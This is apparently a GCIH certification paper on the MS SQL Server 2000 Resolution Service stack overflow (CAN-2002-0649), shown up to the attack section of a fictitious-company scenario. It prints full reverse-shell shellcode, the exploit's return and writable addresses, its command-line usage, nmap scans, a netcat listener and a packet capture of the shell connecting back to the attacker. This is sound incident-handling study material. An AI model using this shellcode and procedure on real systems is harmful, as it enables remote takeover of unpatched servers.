GCIH Practical Assignment

Version 2.1a

MS SQL Server Resolution Service Exploit in Action

James Hoover

Overview

In the following pages, the reader will be presented with information regarding a specific exploit and the vulnerability being exploited. In addition to describing the exploit code and the vulnerability, a specific attack scenario will be outlined. The attack scenario includes the tools used and steps taken by the attacker as well as details regarding the use of the exploit code. After describing the exploit code, the vulnerability and the attack scenario, the methodology used by a fictitious security team to handle this incident will be outlined in detail. The detailed incident handling process will be presented in six phases: preparation, identification, containment, eradication, recovery and lessons learned.

The Exploit

Name

The name of this exploit code file is simply sql2.cpp. SecurityFocus vulnerability database has it listed as "Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability"

CERT

CA-2002-22, entitled "Multiple Vulnerabilities in Microsoft SQL Server."
VU#484891 - Microsoft SQL Server 2000 contains stack buffer overflow in SQL Server Resolution Service

CVE# **CAN-2002-0649**

Operating system

All of the following operating systems running Microsoft SQL Server 2000 with Service Pack 0, 1 or 2 are vulnerable:

Microsoft Windows 2000 Workstation
Microsoft Windows 2000 Server
Microsoft Windows 2000 Advanced Server
Microsoft Windows NT 4.0
Microsoft Windows XP
Microsoft Windows .NET

According to Microsoft Security Bulletin MS02-039, "Microsoft tested SQL Server 2000 and 7.0 (and their associated versions of MSDE) to assess whether they are affected by these vulnerabilities. Previous versions are no longer supported, and may or may not be affected by these vulnerabilities".

Protocols/Services/Applications

The service vulnerable to this exploit, is SQL Server Resolution Service which runs on UDP port 1434 by default. Microsoft SQL Server 2000 SP 0, SP 1 and SP 2 and Microsoft Desktop Engine (MSDE) are all vulnerable. Microsoft's web site did not exclude any specific OS from being vulnerable. An extensive list of MSDE enabled applications is available at http://www.microsoft.com/technet/security/MSDEapps.asp.

Brief Description

This exploit works by exploiting a stack-based overflow in the Server Resolution Service (SSRS) on MS SQL Server 2000. SSRS listens on UDP port 1434. The code used in this exploit is based upon code written by David Litchfield of Next Generation Security Software and is available at http://packetstorm.decepticons.org/filedesc/sql2.cpp.html. The original code written by David Litchfield is available in his Black Hat presentation posted at http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-litchfield-oracle.pdf. The exploit generates a remote command shell which tunnels out over TCP from the victim back to the IP and port specified by the attacker. The exploit code does not modify any files or registry settings. The exploit code is resident only in memory and the code will be removed from memory if the affected computer is rebooted.

Variants

When I first started writing this paper, there were no variants known in the wild. On January 24th and 25th, 2003, "SQLSlammer," also known as "Sapphire", was released which took advantage of the same SSRS vulnerability. The payload of SQLSlammer was not as malicious as the sql2.cpp code. The following is description of SQLSlammer provided by F-Secure:

> Slammer exploits a buffer overflow vulnerability in Microsoft SQL Server 2000 (MS02-039). When the SQL server receives the malicious request the overrun in the server's buffer allows the worm code to be executed.
> After the worm has entered the vulnerable system first it gets the addresses to certain system functions and starts an infinite loop to scan for other vulnerable hosts on the Internet.

The exploit chosen for this paper has the potential of being much more devistating on a per instance basis because it gives the attacker a remote command shell on the targeted system.

References

http://www.cert.org/advisories/CA-2002-22.html

VU#484891 - Microsoft SQL Server 2000 contains stack buffer overflow in SQL Server Resolution Service

VU#399260 - Microsoft SQL Server 2000 contains heap buffer overflow in SQL Server Resolution Service

http://online.securityfocus.com/bid/5311/info/

http://online.securityfocus.com/bid/5310/info/

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649

http://www.securiteam.com/exploits/5NP0R0A81E.html

http://packetstorm.decepticons.org

http://packetstorm.decepticons.org/filedesc/sql2.cpp.html

http://www.iss.net/security_center/static/9661.php

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms02-039.asp

https://www.europe.f-secure.com/v-descs/mssqlm.shtml

The Attack

Description and diagram of network


The ficticious network and company being attacked is e-Designs. e-Designs is a small startup ISP offering web hosting, web design and other related services. The network contains a mix of Windows and LINUX servers and desktops.
There is no host or network based intrusion detection deployed at e-Designs that could detect the attack described in this paper. e-Designs is solely dependant upon their systems administrators daily review of the system logs to detect attacks. The logs are not aggregated to a central syslog or database server for review so the SA must query each log separately and correlation of events must be done manually by system administrators.

The table below shows the OS, software and publicly accessible ports for each system:

	Firewall	Web/Database	Mail	DNS	Router
Operating System	Slackware LINUX 2.4.19	Windows 2000 Server	RedHat 7.3	RedHat 7.3	Cisco IOS 11.3.1
Open Ports from the internet	**TCP**: 22 SSH 443 SSL 80 Web 25 SMTP 53 DNS 1433 SQL **UDP:** 1434 SSRS 53 DNS	TCP 80 TCP 443 TCP 1433 UDP 1434 TCP 21 VNC Services TCP 5800 TCP 5900	TCP 25 TCP 80	TCP 53	TCP 80 TCP 25 TCP 23
Software	IPTables, SSH	MS SQL Server SP 0 Windows 2000 Server SP 3	SquirrelMail – 1.2.10-1.7	BIND 8.1	Cisco IOS 11.3.1

The edge router is a Cisco 2600 series router which is configured to block some inbound services and IP addresses such as SNMP, potentially malicious ICMP, RFC 1918 addresses, broadcast addresses, etc e-Designs' firewall runs on LINUX, specifically Slackware 8.0 with a 2.4.19 kernel. The firewall software being used is IPTables and is configured to perform ingress and egress filtering of ports and services from both the DMZ and the intranet and is set to deny by default. The firewall also performs egress IP NAT to allow the internal network addresses to access the Internet. The intranet and DMZ computers terminate into 2 separate Cisco Catalyst 2924 XL series switches. The private network is configured with RFC 1918 non-routable IP addresses and the DMZ hosts are configured with public IP addresses provided by e-Designs' ISP.

The diagram below depicts this configuration:



Protocol Description

The SQL Server Resolution Service (SSRS) being exploited uses the User Datagram Protocol (UDP) and listens on port 1434 in a default installation of SQL Server 2000. Based upon Microsoft's explanation in the following excerpt from MS02-039, SSRS is designed to provide the correct TCP port to database clients requesting a named database instance on SQL Servers running multiple instances of SQL Server 2000:


> SQL Server 2000 introduces the ability to host multiple instances of SQL Server on a single physical computer. Each instance operates for all intents and purposes as though it was a separate server. However, the multiple instances cannot all use the standard SQL Server session port (TCP 1433). While the default instance listens on TCP port 1433, named instances listen on any port assigned to them. The SQL Server Resolution Service, which operates on UDP port 1434, provides a way for clients to query for the appropriate network endpoints to use for a particular instance of SQL Server.

RFC 768 describes the UDP protocol:

> This protocol provides a procedure for application programs to send messages to other programs with a minimum of protocol mechanism. The protocol is transaction oriented, and delivery and duplicate protection are not guaranteed. Applications requiring ordered reliable delivery of streams of data should use the Transmission Control Protocol (TCP).

As defined in RFC 768, the UDP protocol on which this service relies is a stateless, connectionless, unreliable protocol. UDP is stateless in that the protocol has no inherent way of keeping track of communication sessions. Stateful firewalls must use a pseudo-state method for ensuring that packets are part of an allowed communication session. To accomplish this, the state engine must rely on source and destination IP addresses as well as destination port and the clients ephemeral port to track communication state.

UDP is connectionless because it does not depend on any response from the target before transmitting data as does TCP. UDP relies on ICMP response (ICMP Port Unreachable and Administratively Prohibited) to announce blocked or closed ports. UDP is unreliable because there is no inherent way of ensuring that the data being transferred is arriving successfully. UDP simply transmits the datagrams and does not look for any acknowledgment from the target to confirm receipt of the data.
UDP is a good protocol to use when speed, not reliability is most important. UDP is often used for streaming music and video because the human ear or eye will not notice if a few packets are not delivered. UDP is not only faster because it does not require acknowledgments from the target but also because the UDP header data is small compared to protocols such as TCP. For each UDP packet transmitted, the minimum legal packet size is 8 bytes as apposed to TCP's 20 bytes therefore fewer datagrams have to be transmitted using UDP than would be required by TCP to deliver the same payload. The connectionless nature of UDP makes it very easy to spoof. This fact increases the problem of tracking down any attackers using exploits over UDP.
The UDP header consists of a minimum of 8 bytes and is broken down in the table below:



How the exploit works

The exploit code works by sending 502 bytes of data to SSRS service on UDP port 1434. The packet generated contains payload which overflows a stack buffer. The following is a description of SSRS and the vulnerability from VU#484891:

> The SQL Server Resolution Service (SSRS) was introduced in Microsoft SQL Server 2000 to provide referral services for multiple server instances running on the same machine. The service listens for requests on UDP port 1434 and returns the IP address and port number of the SQL server instance that provides access to the requested database.
>
> The SSRS contains a stack buffer overflow that allows an attacker to execute arbitrary code by sending a crafted request to port 1434/udp. The code within such a request will be executed by the server host with the privileges of the SQL Server service account.

The end result of this exploit is a remote command shell on the exploited computer running SQL Server. To successfully complete the exploit, a Netcat listener must be setup on a machine "owned" by the attacker and the IP of the Netcat host specified at the command line. Netcat is described in more detail in the Description and diagram of the attack section of this paper.
When compiled, code for this exploit accepts 4 command line arguments:

```
C:\[executable name] [victim] [netcat host] [netcat port] [SQL SP #]
```

The following command was executed at the command line of the attacking computer:

```
C:\giac.exe 192.168.1.103 192.168.1.105 53 0
```

David Litchfield describes how the buffer overflow condition is accomplished by the exploit code:

> When SQL Server receives a packet with the first byte set to 0x04 it takes what ever comes after the 0x04, plugs into a buffer and attempts to open a registry key using the buffer. Whilst preparing to open the registry key, however, it performs an unsafe string copy and we overflow the stack based buffer overwriting the saved return address on the stack. This allows a complete system compromise without ever needing to authenticate.

The first step taken in this exploit is to send a packet with 0x04 in the first byte of the payload followed by 96 bytes of data consisting of:
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOO
OPPPPQQQQRRRRSSSSTTTTUUUUVVVVWWWWXXXX
At this point the buffer has been overrun and the address 0x42B0C9DC replaces the original return address. According to David Litchfield, "This address contains a jmp esp instruction and is in sqlsort.dll." The jmp esp instruction is crucial to the execution of the exploit code and allows the attacker to force a jump to the exploit code.
Comments in the source code explain that a "writable" segment of memory must be used or the exploit will fail and will crash SQL Server. The writable section of memory that can be used for this exploit differs based upon the service pack applied. For Service Pack 0, the address is 0x42AE1010. For Service Pack 1 or 2, the address is 0x42AE101C. When executing this attack, the Service Pack number is passed as a parameter at the command line so that the correct memory address can be assigned.
After getting to the appropriate writable address in memory (which is different based upon the SP), a few NOP characters are passed. The NOP or no operation moves the instruction pointer ahead and makes it easier for the attacker to execute the exploit code because the return pointer can hit anywhere in the address range filled by these NOPs.
The following is the hexadecimal equivalent of the code which will be executed immediately after the NOP sled:

```
"\x55\x8B\xEC\x68\x18\x10\xAE\x42\x68\x1C"
"\x10\xAE\x42\xEB\x03\x5B\xEB\x05\xE8\xF8"
"\xFF\xFF\xFF\xBE\xFF\xFF\xFF\xFF\x81\xF6"
"\xAE\xFE\xFF\xFF\x03\xDE\x90\x90\x90\x90"
"\x90\x33\xC9\xB1\x44\xB2\x58\x30\x13\x83"
"\xEB\x01\xE2\xF9\x43\x53\x8B\x75\xFC\xFF"
"\x16\x50\x33\xC0\xB0\x0C\x03\xD8\x53\xFF"
"\x16\x50\x33\xC0\xB0\x10\x03\xD8\x53\x8B"
"\x45\xF4\x50\x8B\x75\xF8\xFF\x16\x50\x33"
"\xC0\xB0\x0C\x03\xD8\x53\x8B\x45\xF4\x50"
"\xFF\x16\x50\x33\xC0\xB0\x08\x03\xD8\x53"
"\x8B\x45\xF0\x50\xFF\x16\x50\x33\xC0\xB0"
"\x10\x03\xD8\x53\x33\xC0\x33\xC9\x66\xB9"
"\x04\x01\x50\xE2\xFD\x89\x45\xDC\x89\x45"
"\xD8\xBF\x7F\x01\x01\x01\x89\x7D\xD4\x40"
"\x40\x89\x45\xD0\x66\xB8\xFF\xFF\x66\x35"
"\xFF\xCA\x66\x89\x45\xD2\x6A\x01\x6A\x02"
"\x8B\x75\xEC\xFF\xD6\x89\x45\xEC\x6A\x10"
"\x8D\x75\xD0\x56\x8B\x5D\xEC\x53\x8B\x45"
"\xE8\xFF\xD0\x83\xC0\x44\x89\x85\x58\xFF"
```

```
"\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45"
"\x84\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98"
"\x8D\xBD\x48\xFF\xFF\xFF\x57\x8D\xBD\x58"
"\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83"
"\xC0\x01\x50\x83\xE8\x01\x50\x50\x8B\x5D"
"\xE0\x53\x50\x8B\x45\xE4\xFF\xD0\x33\xC0"
"\x50\xC6\x04\x24\x61\xC6\x44\x24\x01\x64"
"\x68\x54\x68\x72\x65\x68\x45\x78\x69\x74"
"\x54\x8B\x45\xF0\x50\x8B\x45\xF8\xFF\x10"
"\xFF\xD0\x90\x2F\x2B\x6A\x07\x6B\x6A\x76"
"\x3C\x34\x34\x58\x58\x33\x3D\x2A\x36\x3D"
"\x34\x6B\x6A\x76\x3C\x34\x34\x58\x58\x58"
"\x58\x0F\x0B\x19\x0B\x37\x3B\x33\x3D\x2C"
"\x19\x58\x58\x3B\x37\x36\x36\x3D\x3B\x2C"
"\x58\x1B\x2A\x3D\x39\x2C\x3D\x08\x2A\x37"
"\x3B\x3D\x2B\x2B\x19\x58\x58\x3B\x35\x3C"
"\x58";
```

As mentioned before, the attacker provides the IP address he wishes to for the victim machine to connect to at the command line. This IP address does not have to be the same IP address used to send the exploit code. Therefore the IP address used to perform the buffer overflow is very easily spoofable to hide the origin of the attacker. Although the address used to send the exploit code is easily spoofed the address provided for the remote command shell is not as easily spoofable. The remote command shell that is opened up uses the transmission control protocol (TCP). TCP is not as easily spoofable because it is a session base protocol requiring a "3-way" handshake between client and server. TCP is described in detail in RFC 793.
The network trace shown below was captured using TCPDump and shows the attack and the exploited SQL 2000 Server communicating back to the computer of the attackers choice from ephemeral port 1039 to TCP port 53. Notice the initial communication and exploit code flows over UDP and is destined for SSRS port 1434.

```
00:21:41.474570 192.168.1.105.53 > 192.168.1.101.1434: [udp sum ok]  1089 op8+
[b2&3=0x4141] [16962a] [16706q] [16963n] [17219au][|domain] (ttl 128, id 2174, len 514)
0x0000   4500 0202 087e 0000 8011 ac4e c0a8 0169        E....~.....N...i
0x0010   c0a8 0165 0035 059a 01ee 4f12 0441 4141        ...e.5....O..AAA
0x0020   4142 4242 4243 4343 4344 4444 4445 4545        ABBBBCCCCDDDDEEE
0x0030   4546 4646 4647 4747 4748 4848 4849 4949        EFFFFGGGGHHHHIII
0x0040   494a 4a4a 4a4b 4b4b 4b4c 4c4c 4c4d 4d4d        IJJJJKKKKLLLLMMM
0x0050   4d4e 4e4e 4e4f 4f4f 4f50 5050 5051 5151        MNNNNOOOOPPPPQQQ
0x0060   5152 5252 5253 5353 5354 5454 5455 5555        QRRRRSSSSTTTTUUU
0x0070   5556 5656 5657 5757 5758 5858 58dc c9b0        UVVVVWWWWXXXX...
0x0080   42eb 0e41 4243 4445 4601 70ae 4201 70ae        B..ABCDEF.p.B.p.
0x0090   4290 9090 9090 9090 9055 8bec 6818 10ae        B........U..h...
0x00a0   4268 1010 ae42 eb03 5beb 05e8 f8ff ffff        Bh...B..[.......
0x00b0   beff ffff ff81 f6ae feff ff03 de90 9090        ................
0x00c0   9090 33c9 b144 b258 3013 83eb 01e2 f943        ..3..D.X0......C
0x00d0   538b 75fc ff16 5033 c0b0 0c03 d853 ff16        S.u...P3.....S..
0x00e0   5033 c0b0 1003 d853 8b45 f450 8b75 f8ff        P3.....S.E.P.u..
0x00f0   1650 33c0 b00c 03d8 538b 45f4 50ff 1650        .P3.....S.E.P..P
0x0100   33c0 b008 03d8 538b 45f0 50ff 1650 33c0        3.....S.E.P..P3.
0x0110   b010 03d8 5333 c033 c966 b904 0150 e2fd        ....S3.3.f...P..
0x0120   8945 dc89 45d8 bfc0 a801 6989 7dd4 4040        .E..E.....i.}.@@
0x0130   8945 d066 b8ff ff66 35ff ca66 8945 d26a        .E.f...f5..f.E.j
0x0140   016a 028b 75ec ffd6 8945 ec6a 108d 75d0        .j..u....E.j..u.
0x0150   568b 5dec 538b 45e8 ffd0 83c0 4489 8558        V.].S.E.....D..X
0x0160   ffff ff83 c05e 83c0 5e89 4584 895d 9089        .....^..^.E..]..
0x0170   5d94 895d 988d bd48 ffff ff57 8dbd 58ff        ]..]...H...W..X.
0x0180   ffff 5733 c050 5050 83c0 0150 83e8 0150        ..W3.PPP...P...P
0x0190   508b 5de0 5350 8b45 e4ff d033 c050 c604        P.].SP.E...3.P..
0x01a0   2461 c644 2401 6468 5468 7265 6845 7869        $a.D$.dhThrehExi
0x01b0   7454 8b45 f050 8b45 f8ff 10ff d090 2f2b        tT.E.P.E....../+
0x01c0   6a07 6b6a 763c 3434 5858 333d 2a36 3d34        j.kjv<44XX3=*6=4
0x01d0   6b6a 763c 3434 5858 5858 0f0b 190b 373b        kjv<44XXXX....7;
0x01e0   333d 2c19 5858 3b37 3636 3d3b 2c58 1b2a        3=,.XX;766=;,X.*
0x01f0   3d39 2c3d 082a 373b 3d2b 2b19 5858 3b35        =9,=.*7;=++.XX;5
0x0200   3c58 8936 01b2                                 <X.6..

00:21:41.497673 192.168.1.101.1039 > 192.168.1.105.53: S [tcp sum ok]
1053663093:1053663093(0) win 16384 <mss 14
```

```
60,nop,nop,sackOK> (ttl 128, id 2615, len 48)
0x0000   4500 0030 0a37 0000 8006 ac72 c0a8 0165        E..0.7.....r...e
0x0010   c0a8 0169 040f 0035 3ecd 9f75 0000 0000        ...i...5>..u....
0x0020   7002 4000 dc79 0000 0204 05b4 0101 0402        p.@..y..........
0x0030   5d6a 5697                                      ]jv.
00:21:41.498402 192.168.1.105.53 > 192.168.1.101.1039: S [tcp sum ok]
691520868:691520868(0) ack 1053663094 win
17520 <mss 1460,nop,nop,sackOK> (DF) (ttl 128, id 2175, len 48)
0x0000   4500 0030 087f 4000 8006 6e2a c0a8 0169        E..0..@...n*...i
0x0010   c0a8 0165 0035 040f 2937 c564 3ecd 9f76        ...e.5..)7.d>..v
0x0020   7012 4470 e95c 0000 0204 05b4 0101 0402        p.Dp.\..........
0x0030   6576 b64a                                      ev.J
00:21:41.498630 192.168.1.101.1039 > 192.168.1.105.53: . [tcp sum ok] 1:1(0) ack 1 win
17520 (ttl 128, id 2616, len 40)
0x0000   4500 0028 0a38 0000 8006 ac79 c0a8 0165        E..(.8.....y...e
0x0010   c0a8 0169 040f 0035 3ecd 9f76 2937 c565        ...i...5>..v)7.e
0x0020   5010 4470 1621 0000 0000 0000 0000 089b        P.Dp.!..........
0x0030   b809                                           ..
00:21:41.601023 192.168.1.101.1039 > 192.168.1.105.53: P [tcp sum ok] 1:43(42) ack 1 win
17520 25458 updateMA+$ [b2&3=0x6f73] [29728a] [28518q] [22377n] [28260au][|domain] (ttl
128, id 2617, len 82)
0x0000   4500 0052 0a39 0000 8006 ac4e c0a8 0165        E..R.9.....N...e
0x0010   c0a8 0169 040f 0035 3ecd 9f76 2937 c565        ...i...5>..v)7.e
0x0020   5018 4470 4c68 0000 4d69 6372 6f73 6f66        P.DpLh..Microsof
0x0030   7420 5769 6e64 6f77 7320 3230 3030 205b        t.Windows.2000.[
0x0040   5665 7273 696f 6e20 352e 3030 2e32 3139        version.5.00.219
0x0050   355d aff4 5f5e                                 5].._^
00:21:41.715775 192.168.1.105.53 > 192.168.1.101.1039: . [tcp sum ok] 1:1(0) ack 43 win
17478 (DF) (ttl 128, id 2176, len 40)
0x0000   4500 0028 0880 4000 8006 6e31 c0a8 0169        E..(..@...n1...i
0x0010   c0a8 0165 0035 040f 2937 c565 3ecd 9fa0        ...e.5..)7.e>...
0x0020   5010 4446 1621 0000 0000 0031 ff53 20ca        P.DF.!.....1.S..
0x0030   35a3                                           5.
00:21:41.716173 192.168.1.101.1039 > 192.168.1.105.53: P [tcp sum ok] 43:106(63) ack 1
win 17520 10307 update+$ [28793a] [17263q] [29289n] [26472au][|domain] (ttl 128, id 2618,
len 103)
0x0000   4500 0067 0a3a 0000 8006 ac38 c0a8 0165        E..g.:.....8...e
0x0010   c0a8 0169 040f 0035 3ecd 9fa0 2937 c565        ...i...5>...)7.e
0x0020   5018 4470 d085 0000 0d0a 2843 2920 436f        P.Dp......(C).Co
0x0030   7079 7269 6768 7420 3139 3835 2d32 3030        pyright.1985-200
0x0040   3020 4d69 6372 6f73 6f66 7420 436f 7270        0.Microsoft.Corp
0x0050   2e0d 0a0d 0a43 3a5c 5749 4e4e 545c 7379        .....C:\WINNT\sy
0x0060   7374 656d 3332 3ee4 98ef 1e                    stem32>....
```

This trace includes both IP and UDP headers and packet header decodes being done by TCPDump. On line 0x0120 of the trace above, the bold portion is the hex equivalent of the IP address provided by the attacker at the command line. The hexadecimal bfc0 a801 6989 translates to 192.168.1.105. In this trace, the IP address used to send the exploit code and IP address provided for the remote command shell connection are both 192.168.1.105. The port and IP address for the victim to connect back to is changeable in order to allow this exploit to adapt to any egress filtering in the network being attacked. The other highlighted portions of this trace show the end result of the successful attack with a command shell display being sent to the remote computer. The trace of the attack was gathered by executing the following command on a Linux computer running TCPDump version 3.7.1:

```
Tcpdump -xvvvn -s 1514 -w [destination file]
```

To generate the output as seen above the following command was executed:

```
Tcpdump -Xvvvn -s 1514 -r [source file]
```

The attacker now has privileges on the SQL Server 2000 computer equivalent to the privileges of the SQL Server service account. At the time of installation or any time after the logon properties for the SQL Server and SQL Server Agent services can be

configured to run as Local System, local Administrator, local account or a domain account. During installation, Local System is the default account selected.

Description and diagram of the attack

The following section describes the tools and methodology that could be used to carry out an attack on the fictitious network used in this paper. The specific tools used in this attack are the compiled exploit code in sql2.cpp, nmap and Netcat. Nmap allowed the attacker to perform the necessary reconnaissance and preparation for a successful attack while Netcat and the compiled exploit code where required to exploit the discovered vulnerability.

Reconnaissance

Nmap is a very versatile network scanner and it is available for both Windows and LINUX. The attacker used nmap to gain an overall view of the network which he was targeting. The following commands entered at either the shell prompt (LINUX) or command prompt (Windows) was used to gain network information about e-Designs:

```
Nmap –sS 100.200.100.1/28
```

This nmap command checks for specific TCP ports and would yield results similar to the following (The results shown are for a single host running SQL Server on an unrestricted network):

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on  (100.200.100.1):
(The 1542 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1025/tcp   open        listen
1433/tcp   open        ms-sql-s
5800/tcp   open        vnc
5900/tcp   open        vnc
```

With port information such as this for each host on e-Designs' network, our attacker now knows the basic topology of the network and can make assumptions based upon banners and IANA registered ports as to what services and OS are running.
Next a second nmap scan was run to check for only the existence of port 1434 on the computers determined most likely to be Windows based servers making this a much more targeted approach and less likely to be detected on any intrusion detection systems. The nmap command for this scan and the results are shown below:

```
nmap -sU -p 1434 100.200.100.1/28

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on  (100.200.100.5):
Port       State       Service
1434/udp   open        ms-sql-m

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

Now the attacker is certain that SQL Server is running on 100.200.100.5 and can begin to carry out the attack.

Attack Preparation

Netcat is a multipurpose tool which in this scenario is used to display the remote command prompt and to send data back to the exploited system that will be executed by the exploited SQL Server computer. Netcat is available for both MS and *nix based operating systems and is available for download at http://www.atstake.com/. In this scenario, the following command was executed on the attacker's computer to get netcat listening on the appropriate port:

```
c:\nc -l -p 53
```

The –l command tells Netcat that it will be in listen mode on the current host and the –p command tells Netcat which port to listen on (in this case 53). The –u command can be used to tell Netcat to listen using UDP but the default protocol is TCP and is the required protocol for this exploit.

The attacker now has Netcat listening on port 53 which he has chosen because he believes that this port will have a high probability of not being blocked by the firewalls egress rules.

The Attack

Sql2.cpp contains the exploit code to overflow the stack on the vulnerable SQL 2000 Server and send back a shell providing remote access to the command prompt. This code was downloaded from packetstorm.decepticons.org and compiled using lcc (a free compiler for Windows written by Jacob Navia.)

With netcat listening on TCP port 53, knowledge of the network courtesy of a few nmap scans and the compiled exploit code, our attacker launches the following command at his command prompt:


```
c:\giac.exe 100.200.100.5 12.25.25.10 53 0
```

The IP address 100.200.100.5 is e-Designs Windows 2000 web server and MS SQL Server SP 0 database server which runs a single instance of SQL Server 2000. Because e-Designs is a hosting company, they had put rules in the firewall to allow TCP port 1433 and UDP port 1434 to this web/database server so that one of their biggest customers could have their own IT staff manage the databases they had provided e-Designs. e-Designs had requested that static IP addresses be given to restrict access to these services by IP address but their customers could not comply to this because their DBAs often worked from home and had DHCP addresses. So, the firewall rule allowing all IP addresses access to these services was put in the firewall.

After running the attack code, the web/database server 100.200.100.5 will receive the exploit code which will overflow the stack and attempt to open up an outbound connection to TCP port 53 on to the attackers computer. e-Designs has conscienciously placed egress filtering rules to restrict outbound traffic that is attempting to leave both their DMZ and Intranet. The problem in this scenario is that they have recently changed the IP address of their DNS server. Their web/database server assumed the IP formerly used by their DNS server and the firewall rule allowing TCP port 53 from 100.200.100.5 (formerly the DNS server IP) was not removed. This over

site allowed the attacker to open a connection from the web/database server back to his computer on TCP port 53.

With the exploit code successfully run and the firewall allowing TCP 53 out of the DMZ, the attacker now has remote access to the command prompt on the web/database server and a strong foothold to do damage to e-Designs' network.
Because e-Designs configured their SQL Server to run as local administrator, the attacker now has full administrator privileges on this server. The following screen shot shows the attackers netcat listener receiving the command output of the exploited SQL Server 2000 computer in e-Designs' DMZ:



Further analysis of the exploited SQL Server using fport available from Foundstone was done. According to the readme file, "fport reports all open TCP/IP and UDP ports and maps them to the owning application."
The following is the fport output of the exploited SQL Server computer:

